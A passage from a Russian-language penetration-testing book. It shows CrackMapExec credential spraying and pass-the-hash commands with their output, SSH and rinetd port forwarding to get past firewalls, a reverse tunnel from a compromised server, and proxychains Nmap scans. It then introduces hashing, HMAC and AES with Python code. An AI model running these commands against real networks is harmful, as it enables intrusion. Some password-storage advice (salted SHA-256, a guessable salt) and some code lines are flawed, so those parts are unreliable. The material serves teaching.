x64 (name:AD-SERVER) (domain:AD-SERVER) (signing:True) (SMBv1:False)
SMB         172.16.0.2      445    AD-SERVER        [-] AD-SERVER\admin:admin
STATUS_LOGON_FAILURE
SMB         172.16.0.106    445    WINDOWS10LAB02   [*] Windows 10 Pro 10240
x64 (name:WINDOWS10LAB02) (domain:WINDOWS10LAB02) (signing:False) (SMBv1:True)
SMB         172.16.0.104    445    WINDOWS10LAB     [*] Windows 10.0 Build 17763
x64 (name:WINDOWS10LAB) (domain:WINDOWS10LAB) (signing:False) (SMBv1:False)
SMB         172.16.0.106    445    WINDOWS10LAB02   [+] WINDOWS10LAB02\
                                                        admin:admin
SMB         172.16.0.104    445    WINDOWS10LAB     [-] WINDOWS10LAB\admin:admin
STATUS_LOGON_FAILURE
```

По результатам вывода мы видим, что учетные данные сработали на хосте 172.16.0.106. Кроме того, вы можете использовать ту же концепцию, если вам удалось сдампить хеши и получить пароль в открытом виде (если вы смогли его взломать). В следующей главе вы увидите, как подбирать сдампленные хеши NTLM.

Атака Pass the Hash

Передача хеша (passing the hash, PTH) — это просто использование хеш-значения вместо открытого пароля для входа на удаленный хост. Мы выберем *elliot* из выходных данных Mimikatz, когда будем использовать его для дампа учетных записей серверов DC. Чтобы выполнить нашу работу, мы также применим CrackMapExec:

```
root@kali:~# crackmapexec smb 172.16.0.0/24 -u elliot -H
'9f3ddc3df594df2978f57b65f9a53b52'
SMB        172.16.0.2     445    AD-SERVER          [*] Windows 10.0 Build 17763
x64 (name:AD-SERVER) (domain:KCORP) (signing:True) (SMBv1:False)
SMB        172.16.0.2     445    AD-SERVER          [+] KCORP\elliot
9f3ddc3df594df2978f57b65f9a53b52 (Pwn3d!)
```

```
SMB        172.16.0.106   445    WINDOWS10LAB02     [*] Windows 10 Pro 10240 x64
(name:WINDOWS10LAB02) (domain:KCORP) (signing:False) (SMBv1:True)
SMB        172.16.0.104   445    WINDOWS10LAB       [*] Windows 10.0 Build 17763
x64 (name:WINDOWS10LAB) (domain:KCORP) (signing:False) (SMBv1:False)
SMB        172.16.0.106   445    WINDOWS10LAB02     [+] KCORP\elliot
9f3ddc3df594df2978f57b65f9a53b52
SMB        172.16.0.104   445    WINDOWS10LAB       [+] KCORP\elliot
9f3ddc3df594df2978f57b65f9a53b52
```

Только посмотрите! Учетная запись *elliot* успешно подошла (появился знак «плюс») на трех хостах Windows.

СОВЕТ

CrackMapExec можно использовать и для других целей, а не только для автоматизации перебора учетных данных. Ниже указан список действий, которые вы можете выполнить с помощью этого инструмента:

- найти общие сетевые ресурсы;
- перечислить активные сеансы;
- перечислить вошедших пользователей;
- перечислить пользователей домена;
- перечислить локальные/доменные группы;
- и многое другое.

ПИВОТИНГ С ПЕРЕНАПРАВЛЕНИЕМ ПОРТОВ

Данная концепция может сбить с толку новичков в этой области, но, как обычно, в текущем разделе мы попытаемся упростить объяснение, чтобы вы могли использовать эту технику сами. (Лучший способ понять раздел — попрактиковаться, а не просто прочитать его.) Основная идея раздела — показать, как обойти брандмауэры и ограничения портов, чтобы вы могли легко перемещаться с одного хоста на другой. Тема будет разделена на несколько подразделов:

- концепции переадресации портов;
- переадресация локального порта;
- переадресация удаленного порта;
- динамическая переадресация портов.

Идея переадресации портов

Перенаправление портов (или проброс) означает просто перенаправление сетевого соединения из-за ограничения брандмауэра. Эллиот, сотрудник ECorp, хочет подключиться к своему FTP-серверу по адресу ftp.fsociety.com, но брандмауэры

ECorp ограничивают исходящие соединения через порт 21 (порт FTP по умолчанию). С другой стороны, ECorp разрешает исходящие соединения через порты 80 и 443 (HTTP/HTTPS). Чтобы обойти правила брандмауэра, Эллиот создал виртуальную машину Linux в облаке (redirect.fsociety.com), которая перенаправляет сообщения с порта 80 на порт 21 и отправляет их на целевой FTP-сервер. Умно, не так ли? На рис. 12.1 показано, как это выглядит визуально.




Рис. 12.1. Перенаправление портов

В этом сценарии у нас есть следующие общедоступные IP-адреса (они поддельные и используются просто для примера):

- **IP Эллиота в ECorp**: 1.1.1.1;
- **redirect.fsociety.com**: 2.2.2.2;
- **ftp.fsociety.com**: 3.3.3.3.

Эллиот уже установил `rinetd` на виртуальную машину Linux (redirect.fsociety.com) с помощью команды apt `install`:

```
$apt install rinetd
```

После того как приложение `rinetd` будет установлено, Эллиоту нужно будет настроить его для перенаправления сетевого подключения. Чтобы выполнить эту задачу, он изменит файл конфигурации `/etc/rinetd.conf`. Когда файл откроется, Эллиот должен действовать по следующему шаблону, чтобы произошло перенаправление:

Адрес прослушивания | Порт прослушивания | Адрес подключения | Порт подключения

Итак, Эллиот внесет следующие изменения:

```
1.1.1.1   80   3.3.3.3 21
```

Адрес прослушивания — это IP-адрес, с которого происходит соединение, а адрес подключения — это место назначения FTP-сервера.

Чтобы применить результаты, Эллиот сохранит файл и перезапустит сервис с помощью вот такой команды:

```
$service rinetd restart
```

На данном этапе Эллиот задействует команду `ftp` для обхода брандмауэра (Эллиот использует виртуальную машину Kali Linux на своем ноутбуке):

```
$ftp 2.2.2.2:80
```

Туннелирование SSH и переадресация локальных портов

В предыдущем примере вы видели основы переадресации портов. В этом подразделе мы воспользуемся безопасным каналом SSH, чтобы выполнить задачу по переадресации портов (помните, что туннели SSH зашифрованы, поэтому связь между источником и получателем безопасна). Итак, мы выполним перенаправление локального порта с помощью SSH. Следуя предыдущему примеру, вот как это выглядит с каждой стороны:

- IP Эллиота в ECorp:
  - публичный IP 1.1.1.1;
  - Эллиот будет использовать команду SSH-клиента (для переадресации локального порта), прежде чем пытаться использовать FTP-соединение.
- redirect.fsociety.com (шлюз):
  - публичный IP 2.2.2.2;
  - сервер SSH будет прослушивать входящие подключения.
- ftp.fsociety.com (FTP-сервер):
  - общедоступный IP-адрес 3.3.3.3;
  - FTP-сервер установлен для FSociety.

На шаге 1 Эллиоту нужно запустить SSH-сервер на своей виртуальной машине шлюза (redirect.fsociety.com). На шаге 2 он запустит SSH-клиент на

своей виртуальной машине Kali (внутри ECorp), чтобы локально прослушивать порт 4444 и отправлять трафик на SSH-сервер:

```
root@kali:~# ssh -L 4444:3.3.3.3:21 2.2.2.2
```

На последнем этапе Эллиот может подключиться к своему FTP-серверу, используя слушатель порта по адресу `localhost`:

```
root@kali:~# ftp 127.0.0.1:4444
```

Если ECorp не разрешает SSH-соединение (порт 22) в исходящих правилах брандмауэра, то Эллиот должен обмануть его. Во-первых, он должен изменить порт прослушивания SSH на redirect.fsociety.com (2.2.2.2) и назначить ему соответствующий номер пользовательского порта. Предположим, что брандмауэр ECorp разрешает только исходящие порты 80 и 443 и блокирует порт 22. В этом случае Эллиот должен изменить переадресацию портов маршрутизатора на 2.2.2.2, чтобы направить трафик с порта 80 на порт 22. Обычно это делается в панели администратора роутера. Каждый маршрутизатор должен иметь функцию переадресации портов. Во-вторых, Эллиот должен использовать следующую команду на своей виртуальной машине Kali Linux (1.1.1.1):

```
root@kali:~# ssh -p 80 -L 4444:3.3.3.3:21 2.2.2.2
```

Переадресация удаленного порта с помощью SSH

Немного усложним задачу и попробуем с помощью переадресации портов выполнить другую задачу. Эллиот во время своих пентестов в ECorp получил доступ к ограниченной командной оболочке для рабочего сервера. Затем он понял, что на этом сервере MySQL прослушивает порт 3306. Эллиот попытался использовать свою ограниченную командную оболочку для подключения к серверу MySQL, но она не позволила ему это сделать. Лучший способ решить эту проблему — применить метод переадресации удаленного порта, чтобы открыть порт MySQL и получить к нему удаленный доступ (рис. 12.2)

Виртуальная машина Kali Эллиота:

- **IP-адрес**: 172.16.1.55.

Эксплуатируемый сервер Prod (prod1.ecorp.local):

- **IP-адрес**: 10.10.1.114.
- **Порты открыты**: 22 (SSH), 443 (TLS).

На первом этапе Эллиот должен запустить SSH-сервер на своей виртуальной машине Kali. Затем, используя свою ограниченную оболочку, он выполнит




Рис. 12.2. Схема сети ECorp

следующую команду, чтобы открыть порт MySQL (Эллиот может взять параметр `-p`, чтобы указать собственный порт на случай, если брандмауэр PROD блокирует соединение):

```
$ssh -R 443:127.0.0.1:3306 root@172.16.1.55
```

Теперь, когда туннель создан, Эллиот может подключиться со своей виртуальной машины Kali напрямую к атакуемому серверу (10.10.1.114). Обратите внимание, что Эллиот уже получил учетные данные (во время своего пентеста) для подключения к этому серверу MySQL. Он тщательно выбрал порт 443, так как скомпрометированный сервер разрешает входящие подключения по нему:

```
root@kali:~# mysql --user=root --password --host=127.0.0.1 --port=443
```

Динамическая переадресация портов

Теперь пришло время для лучшей части главы. В этом сценарии Эллиот уже скомпрометировал сервер в рабочей зоне (согласно предыдущему примеру). При динамической переадресации портов Эллиот сможет туннелировать свой трафик и использовать скомпрометированный сервер в качестве прокси-шлюза для сканирования всей производственной зоны. Другими словами, хотя у Эллиота нет прямого сетевого доступа ко всей производственной сети, используя скомпрометированный сервер (prod1.ecorp.local), он сможет выполнить эту задачу с помощью динамической переадресации портов.

Динамическая переадресация портов с использованием SSH

Итак, согласно нашему предыдущему примеру, командная оболочка Эллиота подключена к prod1.ecorp.local. Этот хост обслуживает рабочее веб-приложение ECorp (www.ecorp.com). Таким образом, порт 443 открыт для TLS, а порт 22 еще и для SSH (поэтому админ сможет удаленно управлять хостом).

Еще один инструмент, который будет использовать Эллиот, называется *proxychains*; он позволит ему запускать любой другой инструмент (например, Nmap) через прокси-серверы HTTP, SOCKS4 и SOCKS5.

На первом этапе Эллиот создаст SSH-туннель (удаленная переадресация портов) между Kali и скомпрометированным рабочим хостом. В своей активной командной оболочке Эллиот выполнит следующую команду:

```
$ssh -R 443:127.0.0.1:22 root@172.16.1.55
```

После выполнения команды SSH-туннеля виртуальная машина Kali Эллиота должна прослушивать порт 443. Затем Эллиот создаст динамическую переадресацию портов на порте 9050. Другими словами, порт 9050 будет использоваться для перенаправления трафика в туннель SSH (имя администратора SSH уже было скомпрометировано Эллиотом на рабочем сервере):

```
root@kali:~# ssh -D 127.0.0.1:9050 -p 443 admin@127.0.0.1
```

Эллиот использовал порт 9050, поскольку это номер порта по умолчанию для прокси-цепочек SOCKS4 (на самом деле данный номер порта используется для проксирования в сети Tor). Если бы Эллиот использовал другой номер порта, то ему пришлось бы модифицировать файл конфигурации по пути `/etc/proxychains.conf`:

```
root@kali:~# cat /etc/proxychains.conf
# proxychains.conf  VER 3.1
#
#        HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#

[...]
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

Наконец, Эллиот может начать выполнять команды в рабочей сети предприятия. Чтобы сканировать рабочие хосты с помощью Nmap, он выполнит следующую команду на своей виртуальной машине Kali:

```
root@kali:~# proxychains nmap -sn 10.10.1.0/24
```

РЕЗЮМЕ

Вы только что закончили читать еще одну замечательную главу! Эта глава о постэксплуатации должна была помочь вам по-другому взглянуть на методы тестирования на проникновение. Помните, что вы можете сдампить учетные данные с хоста Windows (и с хоста Linux), чтобы повторно использовать их в другом месте. Вы можете войти в другую систему, такую как база данных SQL или общая папка другого хоста, SSH, FTP, электронная почта, портал интрасети и т. д.

После этого вы узнали, как использовать локальное, удаленное и динамическое перенаправление портов через SSH.

В следующей главе вы увидите, как подбирать сдампленные хеши, включая NTLM-хеши. Дальше веселее!

ГЛАВА
13

Криптография и взлом хешей

Одна из лучших тем в области кибербезопасности — взлом паролей. Это особое чувство счастья, когда получаешь шелл или взламываешь хеш (получаешь значение пароля в открытом виде). В данной главе вы узнаете много нового, так что приготовьтесь к тому, что она будет длинной. В первом разделе мы рассмотрим основы криптографии, чтобы вы могли понять, с чем имеете дело. Во втором разделе вы увидите, как использовать знания, полученные в первом, и взломать секретные данные (например, хеши).

В этой главе:

- основы криптографии;
- хеширование;
- шифрование;
- использование Hashcat.

ОСНОВЫ КРИПТОГРАФИИ

К сожалению, люди думают, что это сложная тема. Не волнуйтесь; вы узнаете о каждом известном криптографическом алгоритме на практике. Ваша работа в качестве профессионала в любой области безопасности потребует от вас понимания основ криптографии. Сомнения не позволят вам быть достаточно уверенным в себе, чтобы делать свою работу правильно. Смею вас заверить, что по окончании этой главы вы будете готовы начать использовать криптографию в своей карьере.

Криптография использовалась на протяжении тысячелетий для сокрытия секретных сообщений. И знаете что? Она по-прежнему широко используется в наших современных технологиях.

А как насчет криптотехник в наше время? Что ж, в этой главе вы столкнетесь с большинством из них. Поэтому, если вы пентестер, вам нужно знать, как взламывать и использовать слабые шифры. А как насчет экспертов по безопасности приложений? Вы также будете пересматривать исходный код и предлагать разработчикам не использовать слабые шифры. Если вы уже работаете в этой области, то, вероятно, уже знакомы со следующим утверждением, но стоит повторить: как специалист по безопасности вы не можете просто сказать людям не использовать слабые шифры. Было бы полезно, если бы вы убедили их, однако наверняка они бросят вам вызов и попросят доказать вашу точку зрения. Не волнуйтесь! В следующих разделах мы увидим все практические аспекты криптографии, чтобы вы были готовы к этой битве.

Основы хеширования

Алгоритмы хеширования подтверждают целостность цифровых данных. Но что это значит на практике? Предположим, вы только что скачали файл из интернета: как убедиться, что исходный файл не был изменен, пока находился на пути от источника к месту назначения? Другими словами, вам нужен способ проверки подлинности исходного файла (далее вы увидите больше примеров хеширования).

Односторонняя хеш-функция

Вы много услышите об *односторонних хеш-функциях* (или просто *хешах*) во время работы пентестером. Они принимают ввод, например электронное письмо, скачанный файл или пароль, а затем генерируют число из этого ввода. Как правило, выходные данные представляются в шестнадцатеричном формате с использованием какого-либо алгоритма (например, SHA256, MD5 и т. д.).

Например, алгоритм хеширования SHA256, эквивалентный строке Gus, выглядит следующим образом:

```
62128be42907c0866965a87657982a8e0e6ee410aeab02af667a05696384ceb5
```

Ниже представлен алгоритм односторонней хеш-функции:

$$h = Hx.$$

- Выход h называется *дайджестом* или *контрольной суммой*.
- H — это алгоритм хеширования (например, SHA256).
- x — это входные данные (исходя из предыдущего примера, это Gus).

В общем случае (но не всегда) целью хеширования является добавление отпечатка пальца к фрагменту данных, которым обмениваются источник и получатель.

Чтобы алгоритм работал, нужно соблюсти несколько требований, указанных ниже.

- Хеширование может быть применено к любому переменному блоку вводных данных. Другими словами, ввод может быть любым и не должен ограничиваться.
- Результат выполнения операции хеширования должен иметь фиксированную длину независимо от размера входных данных. Таким образом, длина вывода SHA-256 всегда равна 256, и никак не больше!
- Из практических соображений вывод должен быть легковычисляемым.
- Кроме того, результаты вывода не должны быть обратимы к исходному состоянию; если у вас есть строчная буква *h*, которая является выходом, то вы *не* сможете вычислить *x*, который является входом.
- Наконец, два разных входных значения не должны иметь одинаковый вывод ($H_x \neq H_y$).
- Это называется *стойкостью к коллизии*.

Сценарии хеширования

Теперь самый важный вопрос: где можно использовать хеширование? По сути, с его помощью вы можете:

- сгенерировать контрольную сумму для файла. Делая это, вы можете сравнить сгенерированную контрольную сумму исходного файла перед его скачиванием, то есть сравнить ее с контрольной суммой, сгенерированной после скачивания;
- хранить пароли в базе данных. Этот метод гарантирует, что пароли не будут храниться в открытом виде;
- использовать цифровые подписи;
- перехватывать зараженные файлы. Даже системы обнаружения вторжений и антивирусные программы собирают хеши файлов и сравнивают их значения с определениями сигнатур; этот метод используется для перехвата зараженных файлов.

Алгоритмы хеширования

Есть много алгоритмов, о которых вы услышите на своем карьерном пути. В этом разделе мы рассмотрим самые популярные из них, чтобы вы могли их взламывать.

Message Digest 5

Message Digest версии 5 (MD5) — один из распространенных алгоритмов хеширования. Он заменил своего предшественника MD4, который практически больше не используется, поскольку это небезопасный алгоритм. Вывод MD5 — 128-битный, или 32 шестнадцатеричных символа: каждый шестнадцатеричный символ эквивалентен 4 битам (подсчетами займитесь сами). Каким бы ни был размер ввода, размер вывода всегда будет 128 бит.

Внимание: не используйте MD5 для хранения паролей! Далее в главе мы обсудим более безопасные алгоритмы хранения для паролей. Это не означает, что MD5 вообще нельзя использовать. Многие приложения и сайты по-прежнему применяют MD5 для проверки целостности файлов. Посмотрим на практический пример.

Мы будем использовать Python для примеров криптографии в этой главе и рассмотрим шаги, которые вам необходимо знать, чтобы успешно повторить приведенные примеры.

Сначала скачайте криптобиблиотеку на виртуальную машину Kali Linux (или хост), перейдя по ссылке /pypi.org/project/pycrypto/#files.

Затем откройте окно терминала на виртуальной машине Kali и перейдите в каталог, в котором находятся установочные файлы (после распаковки сжатого файла `tar.gz`). Чтобы установить модуль библиотеки, выполните следующую команду (убедитесь, что вы находитесь внутри извлеченного каталога):

```
root@kali:/opt/crypto/pycrypto-2.6.1#python setup.py install
```

Затем откройте свой любимый текстовый редактор и введите следующее:

```
#Импортируйте модуль Crypto
from Crypto.Hash import MD5
# Определите сообщение, которое вы хотите хешировать
message='Hello World'
# Создайте экземпляр переменной функции MD5
h=MD5.new()
# Вычислите хеш
h.update(message)
# Выведите шестнадцатеричное значение
print h.hexdigest(
```

Сохраните файл как `md5_example.py` и запустите его:

```
root@kali:~# python md5_example.py
b10a8db164e0754105b7a99be72e3fe5
```

На минутку разберем исходный код Python. В Python мы добавляем к комментарию # (эта строка не выполняется). Во второй строке импортируем библиотеку `crypto`, сообщая ей (интерпретатору Python), что хотим использовать функцию MD5. Затем мы определяем переменную сообщения, которое хотим хешировать (другими словами, мы хотим хешировать сообщение «Hello World»). После этого создаем экземпляр переменной хеширования MD5. Затем используем функцию обновления для вычисления хеш-значения переменной сообщения. Наконец, печатаем 128-битное хешированное значение в шестнадцатеричном формате.

Мы будем использовать ту же концепцию и далее; если вы поняли, как работает этот пример, то остальные будут для вас проще простого.

Алгоритм безопасного хеширования (SHA)

Как и MD5, *алгоритм безопасного хеширования* (Secure Hash Algorithm, SHA) представляет собой способ хеширования с улучшенным механизмом безопасности. Сейчас существует несколько версий SHA. Например, SHA версии 0 является первой, но больше не используется. SHA версии 1 будет генерировать выходные данные 160 бит, по сравнению с MD5, который генерирует 128 бит, но даже SHA1 в наши дни не считается безопасным. SHA версии 2 появился позже, чтобы усилить SHA версии 1, и включает в себя четыре подверсии:

- SHA 224;
- SHA 256;
- SHA 384;
- SHA 512.

Цифры в конце представляют собой выходную длину дайджеста. Например, SHA 224 генерирует выходных 224 бита. Позднее организация NIST представила SHA версии 3, которая также включает несколько подверсий: 224, 256, 384 и 512 бит.

На сегодняшний день SHA 3 считается самым безопасным алгоритмом хеширования. Эта глава была написана в 2020 году, но, вероятно, в будущем будет опубликован более безопасный алгоритм. Посмотрим на практический пример алгоритма хеширования SHA. На этот раз мы заменим предыдущий пример и хешируем сообщение «Hello World» с помощью SHA 512:

```
from Crypto.Hash import SHA512
message='Hello World'
h=SHA512.new()
h.update(message)
print h.hexdigest()
```

Опять же, не забудьте сохранить файл (я назвал его `sha_example.py`) и выполнить его:

```
root@kali:~# python sha_example.py
2c74fd17edafd80e8447b0d46741ee243b7eb74dd2149a0ab1b9246fb30382f27e853d8
585719e0e67cbda0daa8f51671064615d645ae27acb15bfb1447f459b
```

Хеширование паролей

Лучший способ защитить сохраненные пароли (например, в базе данных) — это хеширование.

Когда новый пользователь впервые регистрируется на сайте, он выбирает пароль, верно?

Исходный код серверной части будет использовать безопасный алгоритм хеширования, такой как SHA 256, для создания хеша перед его сохранением в базе данных. Теперь в базе есть бессмысленная по своему содержанию и необратимая последовательность, являющаяся хешированным паролем.

Даже сам администратор не может раскрыть исходный пароль. Вы, наверное, спрашиваете себя, как будет аутентифицироваться пользователь, если пароль «зашифрован»?

Ответ прост: когда этот пользователь попытается войти в систему с паролем, алгоритм хеширования — в данном случае SHA 256 — снова используется для вычисления выходных данных. Затем этот вывод сравнивается с сохраненной копией в базе данных. Если они равны, то пользователь аутентифицируется.

Защита паролей с помощью хеша

В целях безопасного хранения паролей соблюдайте следующие рекомендации:

- не используйте MD5 или SHA1 для хранения паролей;
- лучше возьмите SHA2 или SHA3;
- используйте соль для защиты от перебора паролей.

Итак, что же такое соль?

Разве хеширование не должно быть безопасным? Оно-то безопасно, но вот еще вопрос к вам. Почему я прошу не использовать MD5 или SHA1?

По сути, все они связаны с одной проблемой — подбором пароля с помощью атак методом полного перебора и атак по словарю.

Алгоритм MD5 быстрый, а SHA2 сложнее и медленнее. Таким образом, атака методом перебора для подбора пароля, использующего SHA2, займет больше

времени. Кроме того, MD5 генерирует 128-битные выходные данные по сравнению с SHA256, создающим 256-битные. Чем длиннее, тем лучше.

Теперь наступает очередь соли. Техника соления реализуется путем добавления случайных символов к паролю перед применением алгоритмов хеширования. Приведем пример.

- **Раньше, без соли.**

  Допустим, пароль `12345`, а результат SHA 256 равен `ABFF56CC...` в шестнадцатеричном формате (это не настоящий вывод, а просто для примера).

  Хакер может заранее сгенерировать словарь и, следовательно, знать, что `ABFF56CC...` — это `12345`, так что вас взломают!

- **После, с солью.**

  Теперь воспользуемся техникой соления и сравним результат: Соль + пароль = ABC + 12345 = `ABC12345` (здесь я добавил символы ABC к паролю 12345).

  Итак, в SHA 256 это равно `FF FF 55 DD...` в шестнадцатеричном формате.

При использовании соли-префикса ABC злоумышленник не сможет угадать пароль, поскольку вывод не может быть получен с помощью атак по словарю. Еще лучше, если вы возьмете разные значения соли для каждого пароля. В качестве соли подойдет, например, имя или фамилия человека (из таблицы пользователя, если вы храните хеш его пароля). Любой случайный набор символов будет к месту, если вы можете предсказать их заранее.

Код проверки подлинности сообщения на основе хеша

Код проверки подлинности сообщения на основе хеша (Hash-based message authenticated code, HMAC) — еще один алгоритм хеширования. Но этот механизм требует использования секретного ключа перед применением хеширования. Что хорошо в этом алгоритме, так это то, что он предлагает целостность и аутентичность. HMAC использует либо MD5, либо SHA1 в качестве алгоритма хеширования; следовательно, у нас есть обозначения HMAC-MD5 и HMAC-SHA1.

Итак, как это работает? Предположим, Тайрелл хочет отправить сообщение Джоанне. Тайрелл может использовать алгоритм хеширования, такой как MD5, для обеспечения целостности сообщения. Затем он берет ключ для вычисления другого хеша, чтобы выполнить часть проверки подлинности. Поэтому он использует алгоритм HMAC.

Тайрелл отправляет сообщение Джоанне, и она берет тот же секретный ключ для вычисления исходного хеша Тайрелла. Теперь, если результаты HMAC совпадают с первоначальным HMAC, сгенерированным Тайреллом, мы можем сказать, что

сообщение не было изменено и в то же время было отправленно именно им. Проверка подлинности обусловлена общим ключом между Джоанной и Тайреллом.

Важной концепцией HMAC является то, что здесь сообщение не шифруется; оно остается открытым текстом, поэтому вся идея состоит в том, чтобы обеспечить целостность и подлинность открытого текста сообщения. Посмотрим, как это работает в Python:

```
From Crypto.Hash import HMAC
secret_key='fsociety'
message='ECorp is Hacked.'
h=HMAC.new(secret_key)
h.update(message)
print h.hexdigest()
```

Вот как это выглядит, когда мы запускаем данный код:

```
root@kali:~# python hmac_example.py
4dc5e4bca6512cf3c64d19821eb17e2a
```

Как обычно, мы импортируем библиотеку, которую хотим использовать; в данном примере это HMAC. Далее добавляем переменную для секретного ключа и сохраняем ее в переменной. После этого передаем его объекту HMAC. Затем создаем хеш переменной сообщения. По умолчанию алгоритм выберет HMAC-MD5. Наконец, мы печатаем вывод дайджеста.

Основы шифрования

Шифрование делится на две категории: симметричное и асимметричное. Симметричное будет использовать один ключ для шифрования и расшифрования данных. Асимметричное же в тех же целях будет использовать уникальные открытые и закрытые ключи. Далее мы рассмотрим алгоритмы шифрования более подробно.

Симметричное шифрование

Этот тип шифрования был впервые использован в старые времена, до того как были изобретены компьютеры, и до сих пор широко применим в наше время.

Таким образом, для этого типа шифрования вы будете использовать секретный ключ для шифрования данных открытого текста, а затем возьмете тот же ключ для расшифровки и возвращения текста в его исходное состояние.

Расширенный стандарт шифрования

Расширенный стандарт шифрования (Advanced Encryption Standard, AES) — рекомендуемый NIST безопасный алгоритм для симметричного шифрования.

В этом разделе вы узнаете, как работает AES. Рассмотрим проблемы, которые может решить шифр AES.

Во-первых, ключ должен иметь фиксированную длину: 128, 192 или 256 бит. В нашем примере (вы скоро увидите это в коде Python) мы будем использовать 128 бит, но вы можете поэкспериментировать с более безопасными размерами ключа. Вот проблема: допустим, у нас есть ключ, равный строковому паролю, но как мы можем убедиться, что этот ключ равен 128 бит? Решение состоит в том, чтобы вычислить значение ключа MD5: это гарантирует нам, что длина будет 128 бит.

Еще одна проблема, с которой мы столкнулись, — это вектор инициализации (initialization vector, IV). Ранее мы не говорили о нем, но он вам понадобится в симметричном шифровании и должен быть случайным. Если вы спрашиваете себя, что такое IV, то, попросту говоря, рассматривайте его как второй случайный ключ. Повторяю, он должен быть случайным: если IV жестко закодирован и используется повторно, то хеш можно легко взломать. Возьмем, к примеру, WEP в WiFi. Его проблема заключалась в том, что IV повторно использовался в нескольких сеансах и хакер мог прослушивать беспроводную сеть и после нескольких попыток захватить значение IV; тогда атака методом грубой силы раскрыла бы ключ.

Подождите! Мы еще не закончили; у нас все еще есть несколько других проблем. Помните, что AES использует 128-битный размер блока для ввода открытого текста. Итак, мы должны разделить наш ввод на куски по 128 бит. Чтобы сделать это в Python, нам понадобится методология заполнения.

Наконец, мы применим режим цепочки блоков в AES; это самый популярный выбор и тот, который использую я. (Не стесняйтесь исследовать другие типы, если хотите; вы можете проверить документацию Python по Crypto Library.) Перейдем к нашему примеру и начнем писать код (прочитайте комментарии, чтобы понять каждую строку кода; мы углубимся в язык Python несколько позже):

```
#Импорт модуля AES
from Crypto.Cipher import AES
#Импорт модуля MD5
from Crypto.Hash import MD5
#Импорт модуля генерации случайных чисел
from Crypto import Random
#Импорт модуля base64
import base64

#Определяем имя "AESCrypto" для нашего объекта
class AESCrypto:

#Определяем функцию для хеширования входного текста и возврата
шестнадцатеричного дайджеста
```

```
    def md5_hash(self,text):
        h = MD5.new()
        h.update(text)
        return h.hexdigest()

#Это инициализатор объекта класса, и он будет определять размер ключа
def __init__(self,key):
        #Размер ключа равен 128 битам
        self.key = self.md5_hash(key)

#Определяем функцию, которая будет шифровать текст
def encrypt(self,cleartext):
        #Размер блока должен быть равен 128 битам
        Block_Size = AES.block_size
pad = lambda s: s + (Block_Size – len (s) % Block_Size) * chr (Block_
Size – len (s) % Block_Size)
        cleartext_blocks = pad(cleartext)

        #Создать случайный IV
        iv = Random.new().read(Block_Size)
        crypto = AES.new(self.key,AES.MODE_CBC,iv)
        return base64.b64encode(iv + crypto.encrypt(cleartext_blocks))


#Определить функцию для расшифровки текста до исходного состояния
def decrypt(self,enctext):
        enctext = base64.b64decode(enctext)
        iv = enctext[:16]
        crypto = AES.new(self.key,AES.MODE_CBC,iv)
        #Распаковать блоки перед расшифровкой
        unpad = lambda s : s[0:-ord(s[-1])]
        return unpad(crypto.decrypt(enctext[16:]))

#В этом разделе будут использоваться объект AES и его функции.
print 'Encrypting the message: Hello World. Using the password/key:
password123'
print '-----------------------------------------------'
aes = AESCrypto('password123')
encrypted = aes.encrypt('Hello World')
print 'Encrypted:' + encrypted
decrypted = aes.decrypt(encrypted)
print 'Decrypted:' + decrypted
```

Вот как это выглядит, когда я выполняю данный код:

```
root@kali:~# Python aes_example.py
Encrypting the message: Hello World. Using the password/key: password123
-----------------------------------------
Encrypted:/qfMVk7TA2DwgqNTFMifQCvV8jr4hcdNGy3vX9Zut0k=
       Decrypted: Hello World
```

Асимметричное шифрование

